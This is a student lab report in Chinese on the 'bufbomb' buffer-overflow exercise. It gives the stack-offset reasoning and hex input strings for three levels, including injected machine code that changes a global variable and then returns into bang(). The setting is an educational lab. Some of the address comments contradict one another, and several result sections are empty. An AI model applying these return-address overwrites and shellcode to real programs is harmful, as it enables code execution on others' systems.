**深 圳 大 学 实 验 报 告**

**课 程 名 称： 计算机系统(2)**

**实验项目名称： 缓冲区溢出攻击实验**

**学 院： 计算机与软件学院**

**专 业： 计算机科学与技术**

**指 导 教 师： 贾森**

**报告人： 洪继耀 学号： 2014150120**

**班级： 02**

**实 验 时 间： 2016年6月8日**

**实验报告提交时间： 2016年6月8日**

**教务处制**

**一、 实验目标：**

1. 理解程序函数调用中参数传递机制；
2. 掌握缓冲区溢出攻击方法；
3. 进一步熟练掌握GDB调试工具和objdump反汇编工具。

**二、实验环境：**

1. 计算机（Intel CPU）
2. Linux32位操作系统（Fedora 13）
3. GDB调试工具
4. objdump反汇编工具

**三、实验内容**

本实验设计为一个黑客利用缓冲区溢出技术进行攻击的游戏。我们仅给黑客（同学）提供一个二进制可执行文件bufbomb和部分函数的C代码，不提供每个关卡的源代码。程序运行中有3个关卡，每个关卡需要用户输入正确的缓冲区内容，否则无法通过管卡！

要求同学查看各关卡的要求，运用**GDB调试工具和objdump反汇编工具**，通过分析汇编代码和相应的栈帧结构**，**通过缓冲区溢出办法在执行了getbuf()函数返回时作攻击，使之返回到各关卡要求的指定函数中。第一关只需要返回到指定函数，第二关不仅返回到指定函数还需要为该指定函数准备好参数，最后一关要求在返回到指定函数之前执行一段汇编代码完成全局变量的修改。

实验代码bufbomb和相关工具（sendstring/makecookie）的更详细内容请参考“实验四 缓冲区溢出攻击实验.pptx”。

本实验要求解决关卡1、2、3，给出实验思路，通过截图把实验过程和结果写在实验报告上。


**四、实验步骤和结果**


**步骤1 返回到smoke()**


**1.1 解题思路**


**对于第一关：分析栈帧结构后可知，buf第一个元素的地址是ebp-0x18，而”返回地址”第一个字节的地址是ebp+0x04，两个位置的相差换算成换算成十进制就是0x04 - (-0x18) = 4 + 24 = 28。也就是说输入到缓冲区中的数据，要构造28个任意字符(28\*2个数字)，然后加上smoke()的地址（注意小端表示）就能准确覆盖到”返回地址”，完成溢出攻击返回到smoke()**

**1.2 解题过程**










**1.3 最终结果截图**



**步骤2 返回到fizz()并准备相应参数**

**2.1 解题思路**


**同样先得到fizz函数的入口地址为0x08048e60.**

**分析fizz函数的参数在栈中位置可知fizz函数的参数存放在$ebp+0x8位置**



**所以我们应该在步骤1的基础上修改返回地址使其指向fizz函数,再继续向上修改栈中的值,使其传递你参数(cookie)给fizz函数.**

**生成 洪继耀 的cookie值为0x73a9ac6f.**

****

**所以答案是:**


**00 11 22 33 44 55 66 77 88 99**

**00 11 22 33 44 55 66 77 88 99**


**00 11 22 33 44 55 66 77 60 8e**


**04 08 00 00 00 00 6f ac a9 73**


**2.2 解题过程**






****





**2.3 最终结果截图**



**步骤3 返回到bang()且修改global\_value**

**3.1 解题思路**

**因为全局变量与代码不在一个段中，所以我们不能让缓冲区一直溢出到.bss段（因为global\_value初始化为0，所以它会被放在.bss而非.data段以节省空间）覆盖global\_value的值。若修改了.bss和.text之间某些只读的段会引起操作系统的“警觉”而报错。所以在进入bang()之前我们需要执行一小段我们自己的代码去修改global\_value**

**同样先得到bang函数的入口地址为0x08048e10.**

**由于要修改全局变量global\_value的值,先找到其存储位置0x804a1c4,**

**用GDB调试可以观察到0x804a1d4中保存是你的cookie的值.**

**8048e16: mov 0x804a1c4,%eax**

**//这个位置存有你的cookie 这里的cookie 是 执行 ./bufbomb -t 洪继耀< exploit\_raw.txt 时候传进去自己生成的 我们要将这个cookie传到下面那个0x804a1d4**

**8048e1b: cmp 0x804a1d4,%eax // 这里存有全局变量**

**8048e21: je 8048e40 <bang+0x30>**

**下面设置gloal\_value值为cookie.汇编代码为:**

**mov 0x804a1c4, %eax // 把cookie 赋给 %eax**

**mov %eax, 0x804a1d4 // 把global\_value 变成cookie**

**push $0x08048e10 // 把 bang 的地址入栈**

**ret // 这样就可以返回bang了**

**其指令序列为:**

**a1 c4 a1 04 08**

**a3 d4 a1 04 08**

**68 10 8e 04 08**

**c3**

**将指令放在最开头位置字符串,0xc 这个地址是getbuf中%eax的值，也就是栈中%ebp-0x18的值**

**答案:**

**a1 c4 a1 04 08 a3 d4 a1 04 08**


**68 10 8e 04 08 c3 00 00 00 00**


**00 00 00 00 00 00 00 00 00 00**


**00 00 10 8e 04 08 00 00**


**00 00 00 00 00 00 0c 00 00 00**


**3.2 解题过程**











**3.3 最终结果截图**

**五、实验总结与体会**

|  |
| --- |
| **指导教师批阅意见：**  **成绩评定：**  指导教师签字： 贾森    2016年 月 日 |
| 备注： |